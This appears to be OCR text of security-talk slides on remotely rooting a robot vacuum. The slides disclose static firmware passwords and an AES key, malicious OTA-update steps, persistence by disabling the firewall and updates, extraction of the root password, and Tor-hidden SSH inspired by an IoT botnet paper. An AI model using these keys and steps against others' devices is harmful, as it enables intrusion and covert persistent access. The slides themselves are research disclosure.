
1. encrypted packet with pkg info

2. Download [app_url]

Firmware updates

- Integrity
  - MD5 provided by cloud
- Full images
  - Encrypted tar.gz archives
  - Contains disk.img with 512 Mbyte ext4-filesystem
- Encryption
  - Ccrypt [256-bit Rijndael encryption (AES)]
  - Static password: “rockrobo”

Sound Packages
Static password: “r0ckrobo#23456”


Library function
Data
Regular function
Unexplored
Instruction
External symbol
Functions...
IDA View-A
Strings window
unction name
UpWriteVersionInfo
UpProvisionOfflineI
UpCheckPartitionFi
LwCreateEvent(voic
LwCloseEvent(void
LwWaitEvent(void *
LwSetEvent(void *)
ZonesToLevel
LogPrint
IpOpenStateChange
IpDualStateInitialize
IpCloseStateChange
IpDualStateUninitial
pDoSendMessage(P
pSendMessage_Upc
pSendMessage_Not
Address
Length
Type
String
.rodata:0001A... 00000010 C FormatPartition
.rodata:0001A... 00000015 C ChangeShadowPassword
.rodata:0001A... 0000002C C Failed to delete directory '%s'. errno = %d
.rodata:0001A... 00000027 C Failed to delete file '%s'. errno = %d
.rodata:0001A... 00000008 C CMD> %s
.rodata:0001A... 00000014 C %s > /dev/null 2>&1
.rodata:0001A... 00000017 C Executing \"%s\" failed!
.rodata:0001A... 00000029 C Computed package MD5 = %s; Expected = %s
.rodata:0001A... 00000013 C ccrypt -d -K %s %s
.rodata:0001A... 00000009 C rockrobo
.rodata:0001A... 00000012 C Decrypting %s ...
.rodata:0001A... 00000012 C Decryption failed
.rodata:0001A... 0000001F C tar xzOf %s | dd of=%s bs=8192
.rodata:0001A... 00000022 C Extracting image '%s' to '%s' ...
.rodata:0001A... 0000000F C Extract failed
.rodata:0001A... 00000010 C tar tf %s \"%s\"

Lets root remotely

- Preparation: Rebuild Firmware
  - Include authorized_keys
  - Remove iptables rule for sshd
- Send „milO.ota“ command to vacuum
  - Encrypted with token
    - From app or unprovisioned state
  - Pointing to own http server

Lets root remotely


unprovisioned state


„Get Token“


„milO.ota“

Webserver

SSH



root@rockrobo: ~
login as: root
Authenticating with public key "rsa-key-gami" from agent
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)
* Documentation: https://help.ubuntu.com/
Last login: Thu Dec 14 01:43:59 2017 from 192.168.8.67
root@rockrobo:~#


root@rockrobo: ~
root@rockrobo:~# apt-get update
Ign http://us.ports.ubuntu.com trusty InRelease
Get:1 http://us.ports.ubuntu.com trusty-updates InRelease [65.9 kB]
Get:2 http://us.ports.ubuntu.com trusty-security InRelease [65.9 kB]
Hit http://us.ports.ubuntu.com trusty Release.gpg
Hit http://us.ports.ubuntu.com trusty Release
Hit http://ppa.launchpad.net trusty InRelease
Get:3 http://us.ports.ubuntu.com trusty-updates/main Sources [409 kB]
Get:4 http://us.ports.ubuntu.com trusty-updates/restricted Sources [6322 B]
Get:5 http://us.ports.ubuntu.com trusty-updates/main armhf Packages [875 kB]
Hit http://ppa.launchpad.net trusty/main armhf Packages
Get:6 http://us.ports.ubuntu.com trusty-updates/restricted armhf Packages [8931 B]
Get:7 http://us.ports.ubuntu.com trusty-updates/main Translation-en [516 kB]
Hit http://ppa.launchpad.net trusty/main Translation-en
Get:8 http://us.ports.ubuntu.com trusty-updates/restricted Translation-en [4031 B]
Get:9 http://us.ports.ubuntu.com trusty-security/main Sources [147 kB]
Get:10 http://us.ports.ubuntu.com trusty-security/restricted Sources [4931 B]
Get:11 http://us.ports.ubuntu.com trusty-security/main armhf Packages [575 kB]
Get:12 http://us.ports.ubuntu.com trusty-security/restricted armhf Packages [8931 B]
Get:13 http://us.ports.ubuntu.com trusty-security/main Translation-en [375 kB]
Get:14 http://us.ports.ubuntu.com trusty-security/restricted Translation-en [354


root@rockrobo: ~
1 [|||| 7.4%]
2 [||| 7.7%]
3 [||| 7.2%]
4 [|||| 11.1%]
Mem[|||||||||||||||||||207/498MB]
Swp[0/0MB]
Tasks: 39, 46 thr; 1 running
Load average: 1.23 1.18 1.21
Uptime: 21:51:32
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
922 root 0 -20 329M 97900 6168 S 5.9 19.2 1h05:03 player /opt/rockr
27788 root 20 0 2724 1324 932 R 3.9 0.3 0:00.45 htop
940 root 0 -20 329M 97900 6168 S 2.0 19.2 22:22.18 player /opt/rockr
947 root 0 -20 329M 97900 6168 S 1.3 19.2 15:59.31 player /opt/rockr
535 root 20 0 2452 1276 992 S 1.3 0.2 6:00.78 /bin/bash /usr/bi
719 root 0 -20 40184 37692 3996 S 0.7 7.4 9:15.19 WatchDoge /opt/ro
939 root 0 -20 329M 97900 6168 S 0.7 19.2 11:03.31 player /opt/rockr
948 root 0 -20 329M 97900 6168 S 0.7 19.2 7:09.43 player /opt/rockr
951 root 0 -20 329M 97900 6168 S 0.7 19.2 2:28.84 player /opt/rockr
881 root 0 -20 2552 1096 776 S 0.0 0.2 4:27.87 top -H -d 15 -b
938 root 0 -20 329M 97900 6168 S 0.0 19.2 4:09.65 player /opt/rockr
520 syslog 20 0 30472 1352 828 S 0.0 0.3 0:11.07 rsyslogd
882 root 0 -20 2540 1068 776 S 0.0 0.2 8:15.61 top -d 5 -b
27798 root 0 -20 2564 1400 1004 S 0.0 0.3 0:00.06 /bin/bash /opt/ro
F1Help F2Setup F3SearchF4FilterF5Tree F6SortByF7Nice -F8Nice +F9Kill F10Quit

Possible Countermeasures

- Changing the firmware key
  - Useless -> we will figure out ;)
- Encrypting/Obfuscating the log-files and maps
  - Recently introduced
  - Here is the AES128CBC-key: “RoCKR0B0@BEIJING”



How to get the log and map AES key?

- RRlogd uses AES encryption functions from OpenSSL library
  - Imported as dynamic library
  - Interesting function: EVP_EncryptInit_ex(...)
- Helpful tool: ltrace
  - Intercepts library calls
  - Shows contents arguments of function calls

Persistance

- Patch the recovery partition
  - Replace custom adbd with open source one
  - disable firewall
- Disable updates
  - Kill SysUpdate process
  - Disable Ccrypt
- Extract credentials
  - Content of “vinda.conf” = root password (XOR 0x37)
  - DID, cloud key

recovery	fallback copy of OS
system_a	copy of OS (active by default)
system_b	copy of OS (passive by default)

Side note about Entropy


- Recap: Token is AES256 key
  - Method used for Generation:
    - Initialization: srand(seed)
      - seed has 2^{31} states
    - 16 times rand()

Research in cooperation with Jan Ruge

Summary of the Vacuum

- Rooting
  - **Remote**! (No „foil attack“ required anymore)
- Cloud Connection
  - Run **without** cloud
    - Support by third-party tools (e.g. FloleVac, FHEM, etc)
  - Run with your **own** cloud


https://xiaomi.flole.de/



HAVING FUN IN HACKING

Connection to the Dark Side

- Idea by Prof. Noubir: Let's run Tor hidden services on IoT
  - Paper from 2015: OnionBots, a stealthy botnet with compromised IoT devices
- Easy to install in Ubuntu
  - Make SSH accessible via TOR
  - No need for NAT ;)



OnionBots: Subverting Privacy Infrastructure for Cyber Attacks

Amirali Sanatinia
Northeastern University
amirali@ccs.neu.edu

